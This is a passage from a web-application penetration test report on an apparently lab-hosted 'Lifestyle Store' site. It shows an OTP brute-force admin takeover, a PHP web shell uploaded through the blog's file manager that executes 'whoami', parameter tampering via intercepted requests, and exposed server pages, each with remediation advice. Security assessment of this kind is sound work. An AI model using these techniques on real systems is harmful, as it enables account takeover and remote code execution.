9	Cookie: key=5zmvx8ulguy; PHPSESSID=tkf23trsvqc67d97ckl6jqlov3; X-XSRF-TOKEN=0c26dc484895f3a3d59b0ca1797ab2b1409144cd694779cdcb318b82b72029a3		
10	Upgrade-Insecure-Requests: 1		
11			
12			

# Observation

- We shoot the request with all possible combinations of 3 – digit OTPs and upon a successful hit, we get a response containing user details( i.e. the correct OTP). We can use this password and then use the new admin password to login as administrator.
- OTP for this session was

```
1 GET /reset_password/admin.php?otp=$123$ HTTP/1.1
2 Host: 52.66.71.176
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://52.66.71.176/reset_password/admin.php
9 Cookie: key=5zmvx8ulguy; PHPSESSID=tkf23trsvqc67d97ckl6jqlov3; X-XSRF-TOKEN=0c26dc484895f3a3d59b0ca1797ab2b1409144cd694779cdcb318b82b72029a3
10 Upgrade-Insecure-Requests: 1
11
12
```

Request	Payload	Status code	Error	Timeout	Length	Comment
101	700	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
49	648	200	<input type="checkbox"/>	<input type="checkbox"/>	4481	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
1	600	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
2	601	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
3	602	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
4	603	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
5	604	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
6	605	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
7	606	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
8	607	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
9	608	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
10	609	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
11	610	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
12	611	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
13	612	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
14	613	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
15	614	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
16	615	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
17	616	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
18	617	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
19	618	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
20	619	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
21	620	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
22	621	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	

# PoC – access to admin dashboard

Lifestyle Store

DashboardLogout

Admin Dashboard

CONSOLE

Add Product:


No.	Product Name	Product Description	Seller	Category	Image	Price	
	<input type="text"/>	<input type="text"/>	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input checked="" type="radio"/> T Shirt <input type="radio"/> Socks <input type="radio"/> Shoes	<div>UPLOAD</div> <input type="text"/>	<input type="text"/>	<div>Add</div>

All Products:

No.	Product Name	Product Description	Seller	Category	Image	Price	
	Adidas Socks	Adidas Men & Women Ankle	<input checked="" type="radio"/> Chandan	<input type="radio"/> T Shirt	<div></div>	<div></div>	

# Business Impact – High

- A malicious hacker can gain complete access to admin account just by Brute-Forcing due to rate limiting flaw as a hacker can attempt as many many times as he wants, as there is no bounds in no. of tries. This leads to complete compromise of personal user data of every customer.
- Once the attacker logs in as admin, then he can carry out actions on behalf of the victim(admin) which would lead to serious financial loss to him/her, like he can change the name, picture and even price of the products.



The screenshot shows a web interface for 'Lifestyle Store'. At the top, a dark navigation bar contains the store name and links for 'Blog', 'Forum', 'Sign Up', and 'Login'. The main content area is light gray and features a centered 'Admin Login' section. This section includes two input fields for 'Username' and 'Password', followed by a prominent red 'Login' button. Below the button is a blue link that says 'Forgot your password?'.



# Recommendation

Take the following precautions:

- Use **proper rate limiting checks** on the number of OTP checking and generation requests.
- Implement anti-bot measures such as **ReCAPTCHA** after multiple incorrect attempts.
- OTP should expire after certain amount of time like **2-5 minutes**.
- OTP should be at least **6 digit and alphanumeric for more security**.

# References

- [https://www.owasp.org/index.php/Testing Multiple Factors Authentication \(OWASP-AT-009\)](https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_(OWASP-AT-009))
- [https://www.owasp.org/index.php/Blocking Brute Force Attacks](https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks)

# 5.Insecure File Uploads

## Insecure File Uploads (Critical)

The below mentioned URL is vulnerable to insecure file uploads.

**Affected URL:**


<http://52.66.71.176/wondercms/>

**Affected Parameters:**

- Backdoor shell (anonymous.php)

# Observation

- Navigate to are **Blog** section of the website and login as admin.
- Now, navigate to the **settings** and the go to **Files** option.
- You will notice the **Upload** section here.




# Observation

- It looks like we can upload files here, let's try uploading a file **whoami.php**


File uploaded.

- And it's successfully uploaded.



# PoC – any command can be executed


- Shell – **whoami.php**



A screenshot of a code editor window titled 'whoami.php'. The editor shows a PHP script with three lines of code. Line 1 is a comment: `1 k?php`. Line 2 is the main logic: `2 echo exec('whoami');`. Line 3 is a closing tag: `3 ?>`. The background is light gray, and the text is in a monospaced font.

```
1 k?php
2 echo exec('whoami');
3 ?>
```

- The uploaded shell was **executed successfully**.



A screenshot of a web browser window. The address bar shows the URL `52.66.71.176/wondercms/files/whoami.php` with a 'Not secure' warning. The browser's taskbar at the bottom shows various icons including Gmail, YouTube, Maps, CHAT GPT, JioCinema, Google, and Discord. The main content area of the browser displays the output of the script: `trainee`.

trainee

# Business Impact – Extremely High

- The consequences of unrestricted file upload can vary:
  - Including complete system takeover , an overloaded file system or database.
  - Forwarding attacks to back end systems.
  - Client side attacks, or simple defacement.
  - It depends on what the application does with the uploaded file and especially where it is stored.

# Recommendation

Take the following precautions:

- The file types allowed to be uploaded should be restricted to only those that are necessary for business functionality.
- Never accept a filename and its extension directly without having a whitelist filter.
- All the control characters and Unicode and the special characters should be discarded.



# References

- [https://owasp.org/www-community/vulnerabilities/Unrestricted File Upload](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload)
- <https://www.hackingarticles.in/comprehensive-guide-on-unrestricted-file-upload/>

## 6.Client Side filter Bypass

### Client Side filter Bypass (Moderate)


The below mentioned URL is vulnerable to Client Side filter Bypass.

**Affected URL:**

<http://52.66.71.176/profile/16/edit/>

# Observation

- Login to your account and go to **My Profile** section.
- Now, click on edit profile button, update any of your details, here I will go with phone number only.
- I updated my phone number from 9898989898 to 9999999999.
- Now, again click on UPDATE button and intercept the request with burp suite.



# Observation

- Now. Send the request to the **Repeater** and edit the phone number.
- I changed it from 9999999999 to 1111111111 and hit **Send**.

**Request**


	Pretty	Raw	Hex
1	POST /profile/submit.php HTTP/1.1		
2	Host: 52.66.71.176		
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0		
4	Accept: text/plain, */*; q=0.01		
5	Accept-Language: en-US,en;q=0.5		
6	Accept-Encoding: gzip, deflate, br		
7	X-Requested-With: XMLHttpRequest		
8	Content-Type: multipart/form-data; boundary=-----282275886440111310022951447463		
9	Content-Length: 716		
10	Origin: http://52.66.71.176		
11	Connection: close		
12	Referer: http://52.66.71.176/profile/16/edit/		
13	Cookie: key=5zmvx8ulguy; PHPSESSID=ibc99gtcfr7cv2c6iofqerr33; X-XSRF-TOKEN=955008e60e4cf0c2f11586c38d82a94d646d0361c89ce59f27eb6e48cee2fe11		
14	-----282275886440111310022951447463		
15	Content-Disposition: form-data; name="name"		
16			
17	-----282275886440111310022951447463		
18	Content-Disposition: form-data; name="contact"		
19			
20	-----282275886440111310022951447463		
21	Content-Disposition: form-data; name="address"		
22			
23	-----282275886440111310022951447463		
24	Content-Disposition: form-data; name="user_id"		
25			
26	-----282275886440111310022951447463		
27	Content-Disposition: form-data; name="X-XSRF-TOKEN"		
28			
29	-----282275886440111310022951447463--		
30			
31			
32			
33			
34			
35			
36			

**Response**

	Pretty	Raw	Hex	Render
1	{ "success":true,"successMessage" "Profile updated successfully." }			

# PoC – profile updated successfully

### My Profile



**qwert**  
qwert@gmail.com

---

Username:

qwert

Contact No.:

111111111

Delivery Address:

qwert

EDIT PROFILE

CHANGE PASSWORD

# Business Impact – High

- This would only trouble the users who in turn might give negative feedback on your website.

# Recommendation

Take the following precautions:

- Implement all critical checks on server side code only.
- Client side checks must be treated as decorative only.
- All business logic must be implemented and even the URL/Modules a user is supposed to access or not.

# References

- <https://portswigger.net/support/using-burp-to-bypass-client-side-javascript-validation>
- <https://www.slideshare.net/SamBowne/cnit-129s-ch-5-bypassing-clientside-controls>



# 7.Descriptive Error Messages

## Descriptive Error Messages (Low)

Below mentioned URL shows **Descriptive Error Messages**.

**Affected URL:**


<http://52.66.71.176/?includelang=lang/en.php>

**Affected Parameters:**

- includelang


# Observation

- Navigate to the website and click on change language dropdown, and select any two languages.



- Now, notice the URL, you get a 'get' parameter of **includelang** which shows **descriptive error messages**.
- Here we enter the payload: **includelang=lifestyle** and on executing this file the page throws a descriptive error.

# PoC – descriptive error message displayed



# Business Impact – Low

- It doesn't harm the website directly, but it is letting the hacker to know about the website architecture which the hacker can to dig out internal resources and use them against the organization.

# Recommendation

Take the following precautions:

- Developers should turn off this descriptive error messages before the web application is finally released for general public use.

# References

- <https://cwe.mitre.org/data/definitions/209.html>
- [https://owasp.org/www-community/Improper Error Handling](https://owasp.org/www-community/Improper_Error_Handling)

## 8.Default Files and pages

**Default Admin  
Password  
(Low)**

Below mentioned URL shows **Descriptive Error Messages**


**Affected URL:**

<http://52.66.71.176/>

**Default pages and pages present:**

- server-status
- robots.txt
- userlist.txt
- phpinfo.php

# PoC – server-status/



## Apache Server Status for localhost (via 127.0.0.1)

Server Version: Apache/2.4.18 (Ubuntu)  
Server MPM: event  
Server Built: 2018-06-07T19:43:03

Current Time: Monday, 05-Nov-2018 14:46:35 IST  
Restart Time: Monday, 05-Nov-2018 09:14:47 IST  
Parent Server Config. Generation: 1  
Parent Server MPM Generation: 0  
Server uptime: 5 hours 31 minutes 47 seconds  
Server load: 1.34 1.26 1.06  
Total accesses: 35 - Total Traffic: 97 kB  
CPU Usage: u8.1 s11.23 cu0 cs0 - .0971% CPU load  
.00176 requests/sec - 4 B/second - 2837 B/request  
1 requests currently being processed, 49 idle workers

PID	Connections		Threads		Async connections		
	total	accepting	busy	idle	writing	keep-alive	closing
1709	0	yes	0	25	0	0	0
1710	1	yes	1	24	0	1	0
Sum	1		1	49	0	1	0

.....w\_.....  
.....  
.....


Scoreboard Key:

"\_" Waiting for Connection, "s" Starting up, "R" Reading Request,  
"w" Sending Reply, "k" Keepalive (read), "D" DNS Lookup,  
"C" Closing connection, "L" Logging, "G" Gracefully finishing,  
"T" Idle cleanup of worker, "." Open slot with no current process

